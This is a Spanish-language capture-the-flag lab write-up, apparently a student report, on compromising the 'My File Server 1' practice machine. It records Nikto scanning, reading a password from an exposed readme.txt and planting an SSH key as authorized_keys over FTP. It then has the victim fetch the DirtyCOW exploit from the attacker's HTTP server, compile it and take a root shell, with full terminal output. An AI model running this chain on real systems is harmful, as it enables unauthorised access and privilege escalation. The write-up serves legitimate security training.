
5.3 Servicio web (puerto 80)

Se utilizó Nikto para enumerar directorios, archivos sensibles y configuraciones inseguras del servidor Apache.

```
$ nikto -h 192.168.56.104
```



Inicio del escaneo e información del servidor Apache



Hallazgos: método TRACE activo y archivo /readme.txt

Figura 6. Salida de Nikto identificando el archivo '/readme.txt' como potencialmente interesante y confirmando que el método HTTP TRACE está habilitado.

Al acceder directamente al archivo señalado por Nikto se encontró información de credenciales expuesta públicamente en el sitio web, sin ningún control de acceso:




Figura 7. Captura del navegador mostrando el contenido de `http://192.168.56.104/readme.txt`: “My Password is rootroot1”.

Credenciales obtenidas Usuario: smbuser | Contraseña: rootroot1. Este único archivo mal configurado fue el punto de apoyo para toda la cadena de explotación posterior.

6. Explotación

Con el acceso FTP anónimo y con escritura sobre el share “smbdata” confirmados, se diseñó una cadena de ataque para obtener una sesión interactiva por SSH sin necesidad de contraseña, abusando de la autenticación basada en llaves públicas.

6.1 Generación del par de llaves SSH

En la máquina atacante (Kali Linux) se generó un par de llaves ED25519 sin passphrase con `ssh-keygen`. La llave pública sería posteriormente entregada al servidor víctima.

```
$ sudo ssh-keygen
```




Figura 8. Ejecución de 'ssh-keygen' generando el par de Llaves ED25519 (id_ed25519 / id_ed25519.pub).

6.2 Entrega de la llave pública vía FTP anónimo

Se inició sesión FTP con el usuario recién descubierto (smbuser) y, dentro del directorio home del usuario, se creó la carpeta oculta .ssh. Acto seguido, se cargó el archivo id_ed25519.pub renombrándolo como authorized_keys, el nombre que OpenSSH espera para autenticación por llave pública. Es importante generar/usar la llave con el usuario normal (sin sudo), ya que el cliente FTP no tiene permisos para leer llaves propiedad de root.

```
$ ftp 192.168.56.104
Name: smbuser
ftp> mkdir .ssh
ftp> cd .ssh
ftp> put /home/kali/.ssh/id_ed25519.pub authorized_keys
```




Figura 9. Secuencia de comandos FTP: inicio de sesión como smbuser, creación del directorio .ssh y transferencia exitosa de 'authorized_keys' (91 bytes).

6.3 Acceso inicial vía SSH

Con la llave pública ya instalada como credencial autorizada, se estableció una conexión SSH hacia el servidor utilizando la llave privada correspondiente, obteniendo una sesión de shell interactiva como el usuario smbuser sin necesidad de conocer o adivinar ninguna contraseña adicional.

```
$ ssh smbuser@192.168.56.104
```




Figura 10. Conexión SSH exitosa mostrando el banner del servidor ("Armour Infosec My File Server - 1") y el prompt [smbuser@fileserv ~]\$.


Punto de control: en este momento el atacante ya cuenta con acceso inicial persistente (shell) al sistema, partiendo únicamente de servicios mal configurados y sin haber requerido explotación de código ni fuerza bruta.

7. Escalada de Privilegios

7.1 Identificación de la versión del kernel

Una vez dentro del sistema como usuario de bajos privilegios, el primer paso de post-explotación fue determinar la versión exacta del sistema operativo y del kernel para buscar vulnerabilidades locales de escalada de privilegios conocidas.

```
$ uname -a
```



The image shows two terminal windows side-by-side. The left window is a Kali Linux terminal with a file manager open to '192.168.56.104/readme.txt'. It shows an SSH session to 'smbuser@fileserv~'. The user runs 'uname -a' and the output is: 'Linux fileserv 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux'. The right window is a terminal on the remote server 'fileserv'. It shows the SSH banner for 'Armour Infosec My File Server - 1' and the system information: 'CentOS Linux 7 (Core) Kernel 3.10.0-229.el7.x86_64 on an x86_64'. The prompt is 'fileserv login: ^Z'.

Figura 11. Salida de 'uname -a': Linux fileserv 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 2015 CentOS 7.

La versión de kernel 3.10.0-229 (CentOS 7, compilado en 2015) corresponde a una rama afectada por CVE-2016-5195, conocida públicamente como "DirtyCOW", una condición de carrera en el subsistema de memoria del kernel de Linux relacionada con el manejo de copy-on-write en mapeos de memoria privados de solo lectura.


7.2 Obtención y compilación del exploit

Se descargó el código fuente público del exploit DirtyCOW (40616.c) directamente en Kali desde el repositorio de GitHub. El primer intento falló por un error temporal de resolución de DNS; al reintentar, la descarga se completó correctamente.

```
$ wget https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2016/CVE-2016-5195/40616.c
```

Dado que la máquina víctima no tiene salida directa a internet, se levantó un servidor HTTP temporal en Kali para servir el archivo dentro de la red host-only, y desde la sesión SSH ya establecida en la víctima se descargó el exploit apuntando a la IP de Kali en esa red.

```
# En Kali:
$ python3 -m http.server 8080
# En la víctima (sesión SSH):
$ wget http://192.168.56.101:8080/40616.c
$ gcc 40616.c -o upslp -pthread
```



1. Kali: descarga del exploit desde GitHub (reintento tras fallo temporal de DNS)

```

kali@kali:~$ wget https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2016/CVE-2016-5195/40616.c
--2026-10-01 22:11:00-- https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2016/CVE-2016-5195/40616.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... failed: Temporary failure in name resolution.
wget: unable to resolve host address 'raw.githubusercontent.com'

kali@kali:~$ wget https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2016/CVE-2016-5195/40616.c
--2026-10-01 22:11:28-- https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2016/CVE-2016-5195/40616.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.108.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [text/plain]
Saving to: '40616.c'

40616.c      100%[=====>] 4.85K  --.-KB/s  in 0.04s

2026-10-01 22:11:31 (113 KB/s) - '40616.c' saved [4963/4963]

kali@kali:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

```

```

##### Armour Infosec #####
##### www.armourinfosec.com #####
##### My File Server - 1 #####
##### Designed By :- Akanksha Sachin Verma #####
##### Twitter :- @akankshavermasv #####
##### IP:127.0.0.1 #####
##### Hostname: fileserver #####

CentOS Linux 7 (Core)
Kernel 3.10.0-229.el7.x86_64 on an x86_64
fileserv login: ^Z

```

2. Kali: servidor HTTP local en el puerto 8080

```

smbuser@fileserv:~$ ** The server may need to be upgraded. See https://openssh.com/pq.html
#####
##### Armour Infosec #####
##### www.armourinfosec.com #####
##### My File Server - 1 #####
##### Designed By :- Akanksha Sachin Verma #####
##### Twitter :- @akankshavermasv #####
#####
##### Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserv ~]$ uname -a
Linux fileserv 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[smbuser@fileserv ~]$ wget http://192.168.56.101:8080/40616.c
--2026-10-02 07:52:10-- http://192.168.56.101:8080/40616.c
Connecting to 192.168.56.101:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [text/x-csrc]
Saving to: '40616.c'

100%[=====>] 4,963  --.-K/s  in 0.005s

2026-10-02 07:52:10 (942 KB/s) - '40616.c' saved [4963/4963]

[smbuser@fileserv ~]$

```

```

##### Armour Infosec #####
##### www.armourinfosec.com #####
##### My File Server - 1 #####
##### Designed By :- Akanksha Sachin Verma #####
##### Twitter :- @akankshavermasv #####
##### IP:127.0.0.1 #####
##### Hostname: fileserv #####

CentOS Linux 7 (Core)
Kernel 3.10.0-229.el7.x86_64 on an x86_64
fileserv login:

```

3. Víctima: descarga del exploit desde Kali vía wget

```

kali-linux-2025.2-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
192.168.56.104/readme.txt x +
smbuser@fileserv:~
Session Actions Edit View Help
# # Twitter :- @akankshavermasv
#####
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserv ~]$ uname -a
Linux fileserv 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[smbuser@fileserv ~]$ wget http://192.168.56.101:8080/40616.c
--2026-10-02 07:52:10-- http://192.168.56.101:8080/40616.c
Connecting to 192.168.56.101:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [text/x-csrc]
Saving to: '40616.c'

100%[>] 4,963 --.-K/s in 0.005s

2026-10-02 07:52:10 (942 KB/s) - '40616.c' saved [4963/4963]

[smbuser@fileserv ~]$ gcc 40616.c -o upslp -pthread
40616.c: In function 'proccelfmemThread':
40616.c:99:19: warning: Passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
     lseek(f,map,SEEK_SET);
                   ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
[smbuser@fileserv ~]$

My_file_server_1 [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
#####
Armour Infosec
----- www.armourinfosec.com -----
My File Server - 1
Designed By :- Akanksha Sachin Verma
Twitter :- @akankshavermasv
#####
IP:127.0.0.1
Hostname: fileserv

CentOS Linux 7 (Core)
Kernel 3.10.0-229.el7.x86_64 on an x86_64
fileserv login: ^Z

#####
Armour Infosec
----- www.armourinfosec.com -----
My File Server - 1
Designed By :- Akanksha Sachin Verma
Twitter :- @akankshavermasv
#####
IP:127.0.0.1
Hostname: fileserv

CentOS Linux 7 (Core)
Kernel 3.10.0-229.el7.x86_64 on an x86_64
fileserv login:

```

4. Víctima: compilación con gcc binario 'upslp' generado

Figura 12. Secuencia completa de obtención del exploit: descarga en Kali desde GitHub, servidor HTTP Local, descarga desde la víctima y compilación exitosa con gcc, generando el binario ejecutable 'upslp'.

7.3 Ejecución del exploit y obtención de shell root

Al ejecutar el binario compilado, el exploit realiza un respaldo del binario `/usr/bin/passwd`, explota la condición de carrera para sobrescribirlo con una versión modificada con el bit SUID, y finalmente entrega una shell con privilegios de root.

```
$ ./upslp
```

```

kali-linux-2025.2-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
192.168.56.104/readme.txt
smbuser@fileservr:~
Session Actions Edit View Help
--2026-10-02 07:52:10-- http://192.168.56.101:8080/40616.c
Connecting to 192.168.56.101:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [text/x-csrc]
Saving to: '40616.c'

100%[====>] 4,963 --.-K/s in 0.005s

2026-10-02 07:52:10 (942 KB/s) - '40616.c' saved [4963/4963]

[smbuser@fileservr ~]$ gcc 40616.c -o upslp -pthread
40616.c: In function 'processMainThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from point
er without a cast [enabled by default]
    lseek(f,map,SEEK_SET);
    ^~~~~
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of typ
e 'void *'
    extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
                   ^
[smbuser@fileservr ~]$ ./upslp
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
thread stopped
[root@fileservr smbuser]#

```

```

My_file_server_1 [Corriendo] - Oracle VM VirtualBox
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                       #
#                               My File Server - 1                         #
#                               Designed By :- Akanksha Sachin Verma        #
#                               Twitter :- @akankshavermasv                #
#####
IP:127.0.0.1
Hostname: fileservr

CentOS Linux 7 (Core)
Kernel 3.10.0-229.el7.x86_64 on an x86_64
fileservr login: ^Z
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                       #
#                               My File Server - 1                         #
#                               Designed By :- Akanksha Sachin Verma        #
#                               Twitter :- @akankshavermasv                #
#####
IP:127.0.0.1
Hostname: fileservr

CentOS Linux 7 (Core)
Kernel 3.10.0-229.el7.x86_64 on an x86_64
fileservr login:

```

Figura 13. Ejecución de './upslp' mostrando el proceso de "race condition", el mensaje "Popping root shell" y el prompt final [root@fileservr smbuser]#.

Con la shell de root obtenida, se confirmó el control total del sistema accediendo al directorio del superusuario y leyendo el archivo de prueba (flag) del CTF.

```

$ cd /root
$ ls
$ cat proof.txt

```

```

kali-linux-2025.2-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
192.168.56.104/readme.txt
smbuser@fileservr:~
Session Actions Edit View Help
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                       #
#                               My File Server - 1                         #
#                               Designed By :- Akanksha Sachin Verma        #
#                               Twitter :- @akankshavermasv                #
#####
Last login: Fri Oct 2 07:59:26 2026 from 192.168.56.101
[smbuser@fileservr ~]$ ./upslp
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
thread stopped
[root@fileservr smbuser]# cd /root
[root@fileservr root]# ls
proof.txt
[root@fileservr root]# cat proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
[root@fileservr root]#

```

```

My_file_server_1 [Corriendo] - Oracle VM VirtualBox
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                       #
#                               My File Server - 1                         #
#                               Designed By :- Akanksha Sachin Verma        #
#                               Twitter :- @akankshavermasv                #
#####
IP:127.0.0.1
Hostname: fileservr

CentOS Linux 7 (Core)
Kernel 3.10.0-229.el7.x86_64 on an x86_64
fileservr login:

```

